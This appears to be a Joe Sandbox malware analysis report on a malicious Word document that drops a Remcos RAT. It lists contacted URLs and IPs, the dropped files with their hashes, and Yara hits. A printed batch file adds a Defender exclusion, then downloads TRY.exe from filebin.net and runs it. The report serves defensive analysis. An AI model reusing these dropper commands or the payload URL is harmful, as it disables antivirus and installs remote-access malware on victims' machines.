http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://cdn.entity.	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://powerlift.acompli.net	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://cortana.ai	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.aadrm.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.microsoftstream.com/api/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://cr.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://graph.ppe.windows.net	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi0C:	~DF20725BC976A732BA.TMP.3.dr, ~DF3B9CC377E0CCEDD0.TMP.3.dr, inprogressinstallinfo.ipi.3.dr, ~DFFFE9197EB1FCF16E.TMP.3.dr, ~DFAB5AE087B19AB60D.TMP.3.dr, ~DFAC439D90DB59E05A.TMP.3.dr	true	• Avira URL Cloud: malware	unknown
http://https://officeci.azurewebsites.net/api/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.office.cn/addinstemplate	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://filebin.net/rf43v6qzghbj7h7b/TRY.msi-180029104309546480	~DF20598E5DAB6B2B3C.TMP.3.dr	true	• Avira URL Cloud: malware	unknown
http://https://www.odwebp.svc.ms	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://web.microsoftstream.com/video/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://filebin.net/rf43v6qzghbj7h7b/$	54841c.rbs.3.dr	true	• Avira URL Cloud: malware	unknown
http://https://graph.windows.net	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://dataservice.o365filtering.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://ncus.contentsync.	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://weather.service.msn.com/data.aspx	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://apis.live.net/v5.0/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://filebin.net/rf43v6qzghbj7h7b/	54841c.rbs.3.dr	true	• Avira URL Cloud: malware	unknown
http://https://management.azure.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://outlook.office365.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://wus2.contentsync.	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.office.net	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/android/policies	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://entitlement.diagnostics.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://outlook.office.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://outlook.office365.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://webshell.suite.office.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://management.azure.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://devnull.onenote.com	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://ncus.pagecontentsync.	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high
http://https://messaging.office.com/	931CA4E3-9003-4E2D-AC60-8F56ED9BC214.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
87.238.33.8	situla.bitbit.net	Norway		39029	REDPILL-LINPRORedpillLinproNO	false
185.47.40.36	filebin.net	Norway		39029	REDPILL-LINPRORedpillLinproNO	true
87.238.33.7	unknown	Norway		39029	REDPILL-LINPRORedpillLinproNO	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	611840
Start date and time: 20/04/202209:26:59	2022-04-20 09:26:59 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	12543_0008858249_FWDOUTSTANDING_20200604.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winDOC@26/45@4/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 58.5%) • Quality average: 35.5% • Quality standard deviation: 35.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.177, 52.109.88.38, 52.109.12.22, 52.109.88.40
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.

Simulations

Behavior and APIs

Time	Type	Description
09:28:14	API Interceptor	1x Sleep call for process: msiexec.exe modified
09:28:32	API Interceptor	73x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Config.Msi\54841c.rbs

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	8063
Entropy (8bit):	5.625948505702219
Encrypted:	false
SSDEEP:	96:v9uACuuAIwneyhESsU7eD2XveCsvRqTU7eD2XveC6jzT9XuA5vRqnHmuAl/5+ZNA:v9uYuweI3vdq3vdeumuKIZuJ6pI
MD5:	149B8F4389796AC425C6DCC6B8FA2337
SHA1:	9222AA785E8BDE91B7DD2D077CB35A0395C54E5E
SHA-256:	F742177C583D3E543EA5E89955D8D516D6696E8AC5D2D51DEDEAB1B23551DF54
SHA-512:	80B9059625AF5A4F0D5CBDF5BF05444C2C9226E74C9A544D0A6455E886EBEF56ECAC702417F6EE913FDEC132362596ACB234C45121F1A9EA8C7780ECE4BED1C7
Malicious:	false
Preview:	...@IXOS.@.....@.K.T.@.....@.....@.....@.....@.....@.....&.{2BCD2621-05DB-44E6-B6D5-9A0FFEC893A6}P.Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com..TRY.msi.@.....@.G...@.....@.....ProductIcon..&.{4982A61C-946D-4168-809C-13FF99C4C351}.....@.....@.....@.....@.....@.....@.....@.....P.Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]....ProcessComponents..Updating component registration..&.{EDE10F6C-30F4-42CA-B5C7-ADB905E45BFC}&.{2BCD2621-05DB-44E6-B6D5-9A0FFEC893A6}.@.....WriteRegistryValues..Writing system registry values..Key: [1], Name: [2], Value: [3]$..@....*.SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\...@....(.&...LogonUser..user'.&...USERNAME..pratesh'.&...Date..4/20/2022'.&...Time..9:29:17'.&...WRAPPED_ARGUMENTS....RegisterProduct..Registering product..[1].....C:\Windows\Installer\54841d.msi.....C:\Windows\Inst

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\931CA4E3-9003-4E2D-AC60-8F56ED9BC214

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	144710
Entropy (8bit):	5.3569214769936435
Encrypted:	false
SSDEEP:	1536:+cQIfgxgBdB3guw0/Q9DQW+zzWk4F77nXmvidZXHETLWZ69:YIQ9DQW+zyXkf
MD5:	AE03C71171234246FD0F4CA50039F028
SHA1:	AF9B8FFB934FCE17096A93EF0D413905370F6A8E
SHA-256:	B2817D0D5F3029079273D4B6F49F7BCC506FAE3AD367537AFC95F7BD3BF0EBAE
SHA-512:	A322093A3F955DB77D5F2621B2B78116F4AE09CB561D43A7956137ADF82AB3C40A1376B032AD61678E84B5B4660C8F3239BCD70FF49700883B01040CC5680021
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-04-20T07:28:10">.. Build: 16.0.15210.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{1A0CB39D-07E3-4E62-8803-0A309F2608CA}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1108
Entropy (8bit):	5.269572569370992
Encrypted:	false
SSDEEP:	24:3XoPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKEbC:noPerB4nqRL/HvFe9t4Cv94zO
MD5:	5BA537743CCA330A1B68B49980D62AD3
SHA1:	7E7D39CA96A3298A5AD5FE29E85C3E6119CF4468
SHA-256:	BDE999834ED1E67AEAD208FD587E51E54DF418232A9D203350B43AF1DAB5736D
SHA-512:	253899EC94019C58F9E97D37B7D08D2312BC65DDF9D44FCAB76CC1C11126B75A59E15DB1E1AD7C8B92540574E5BE19359AB2739479BB7B2E663AF97D4F35687
Malicious:	false
Preview:	@...e.....^.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...]....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	473600
Entropy (8bit):	6.585152722494749
Encrypted:	false
SSDEEP:	12288:9oCqKde3G314caiojGRoaOd+2sfZsZVg:eAdIG314cFo4Od+NZUS
MD5:	97B73CA76EC68B6580151220097A1292
SHA1:	099019FF87F25E274D699914E59E4E1582B9E51A
SHA-256:	85E089579FA0826C0FDC9B340B93E006BE1F3A5D78EBAC0A8F48C0D3A3FDFED3
SHA-512:	DACE411A39F51697F3D59C79C1C39B57598CF5F4E01223F8F4AEBDEF661A88F347F1ED251C6DFE02A0E50AD16BABC301AA88A1334678CABF1D7B1DFC0A3BCD7F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exceutables potentially bypassing UAC using eventvwr.exe, Source: C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe, Author: ditekSHen • Rule: REMCOS_RAT_variants, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;.ALZ..LZ..LZ....._Z.....Z.....RZ..E"x.MZ....;.NZ..w...VZ..w...vZ..w...nZ..E"o.YZ..LZ..e[.....Z.....MZ.....MZ..RichLZ.....PE..L.....Fb.....,.....U.....@....@.....HK.....`..|8...{..8.....4|.....{..@.....@.....text....*.....,..... ..`.rdata...o...@...p...0.....@..@.data....>.....@....tls.....@....gfids..0.....@..@.rsrc...HK.....L.....@..@.reloc..|8...`...:.....@..B.....

C:\Users\user\AppData\Local\Temp\IXP000.TMP\thai.bat

Process:	C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\TRY.exe
File Type:	DOS batch file, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	192
Entropy (8bit):	5.038473612824116
Encrypted:	false
SSDEEP:	3:mKDDGKSSJJFlGtxVfHeGAFddGeWLERy44ASVOGSJJFlGtATH3x85MHVWfILGYgPe:hSG8G3V/eGgdEWRy44ASQ98GSLh8uWfi
MD5:	0187F7CF14FF509BAFFEEDC6909AEF04
SHA1:	01689D0CD0070F66D2FA1465E79C43641A52574D
SHA-256:	C63EB9290E361D2474C8C8EA29869CA413005CC033146B54E30C3363C5B81170
SHA-512:	63C8B8F1214172258D137FBD166912A17053A032CCFBE188E71369A10D4D8F5F8CF97A109BC7E0C8DE19EADF7A29855A224C2092887191F8F38974012BB66F2F
Malicious:	false
Preview:	@echo off..powershell -command "Set-MpPreference -ExclusionExtension ".exe"..powershell -command "Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe"..start TRY.exe

C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files.cab

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Microsoft Cabinet archive data, 155244 bytes, 1 file
Category:	dropped
Size (bytes):	155244
Entropy (8bit):	6.820072420859643
Encrypted:	false
SSDEEP:	3072:avGygixtiq1P5GWp/icKAArDZz4/9GhbkrNEO1Yq:eUEpKy/90QEc
MD5:	2A683F9BE589B6F5581EA6298C95AFBC
SHA1:	B78112E20E2E465B58D803BF93ED458FE8492161
SHA-256:	8A64B66F67D4C199154659B5BB448173B46C1ADB1B2F9AE24CEFF17C858B96D5
SHA-512:	731B78A6DAABD45E375681F6CE60FD42A429C655EE93784B4599DDE78936DB307370A96D64F6B289DBDBA033F18B192F6DD47720E4976F6ABF5B49B3490348D
Malicious:	false
Preview:	MSCF....I^.....,.....}?..D.....^.....T.. .TRY.exe..`.(....MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b1F.._...._...kZ..._..k\..._..k[..._..k^..._...^.d._..kW..._..k...._..k]..._.Rich.._.....PE..d.....&....."....t.....y.....@.....H...`..... ....,..... .....T..... .....text...0s.....t..... ..`.rdata..."....$...x.....@..@.data.....@.. ..pdata.....@..@.rsrc.....@..@.reloc.. .....\.....@..B.....

C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\TRY.exe (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows

Category:	dropped
Size (bytes):	155136
Entropy (8bit):	6.821026780783546
Encrypted:	false
SSDEEP:	3072:fvGygixsiq1P5GWp1icKAArDZz4N9GhbkrNEk1Yq:BvEp0yN90QEm
MD5:	96DF7B0C491646EFC2E5F2E9F0443B8B
SHA1:	560F0295ABE71FEFFF38912C1121B27E40237FE5
SHA-256:	4B61C222D3F7CCF59F510B0780B3907FA71A7AA5EA68B9B966C69157444E78F7
SHA-512:	E9CD488EAB24A8D7860F363BF1F84B8205A68017B54F049489EF4FBD77EC51A1BFCF62219A8BC027BD7D103ED347DE3A4AFB138A2BFA609E081B7153D3C84D D6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b1F..._...._..kZ..._..k\..._..k[..._..k^..._...^.d._..kW..._..k...._. .k]..._.Rich.._.....PE..d.....&.....".....t.....y.....@.....H....`..... ..... ..... .....text...0s.....t..... ..`.rdata..."......$...x.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc.. .....\.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\files\fd1981f4a71244758e929e11db0d4f1ddpx.tmp\bb2cb0e0b 15f2f48a7107e59f4aa2fc6.tmp

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	155136
Entropy (8bit):	6.821026780783546
Encrypted:	false
SSDEEP:	3072:fvGygixsiq1P5GWp1icKAArDZz4N9GhbkrNEk1Yq:BvEp0yN90QEm
MD5:	96DF7B0C491646EFC2E5F2E9F0443B8B
SHA1:	560F0295ABE71FEFFF38912C1121B27E40237FE5
SHA-256:	4B61C222D3F7CCF59F510B0780B3907FA71A7AA5EA68B9B966C69157444E78F7
SHA-512:	E9CD488EAB24A8D7860F363BF1F84B8205A68017B54F049489EF4FBD77EC51A1BFCF62219A8BC027BD7D103ED347DE3A4AFB138A2BFA609E081B7153D3C84D D6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b1F..._...._..kZ..._..k\..._..k[..._..k^..._...^.d._..kW..._..k...._. .k]..._.Rich.._.....PE..d.....&.....".....t.....y.....@.....H....`..... ..... ..... .....text...0s.....t..... ..`.rdata..."......$...x.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc.. .....\.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-83d1b0f2-4b81-4e9a-9d2c-09943d46edb9\msiwrapper.ini

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	1418
Entropy (8bit):	3.6454535499125003
Encrypted:	false
SSDEEP:	24:f3dX8DW8dfja/0vZ4MBlolESIFhfP7CVfP7C1MymfP7C1mDvnYl:fe7Z4MB6lmFh3i3rb3pvYl
MD5:	E89D29F59671328DF52CD9C795111FF7
SHA1:	EAD8C54DBD81BE5286ACA13B4427B83784008050
SHA-256:	49242F94278925A0374D7BD236BD453B72E249AE1DCD2DF537F663DC37A4C283
SHA-512:	F16E6FA514683C77278F2E33DE132A36B3B0813F761E86101D597E2376C6561194D4BBAF8D4E1AA95D443BF35C9AB52A3EB89BA5D38E4B2221BCEE6F7ED9874 D
Malicious:	false
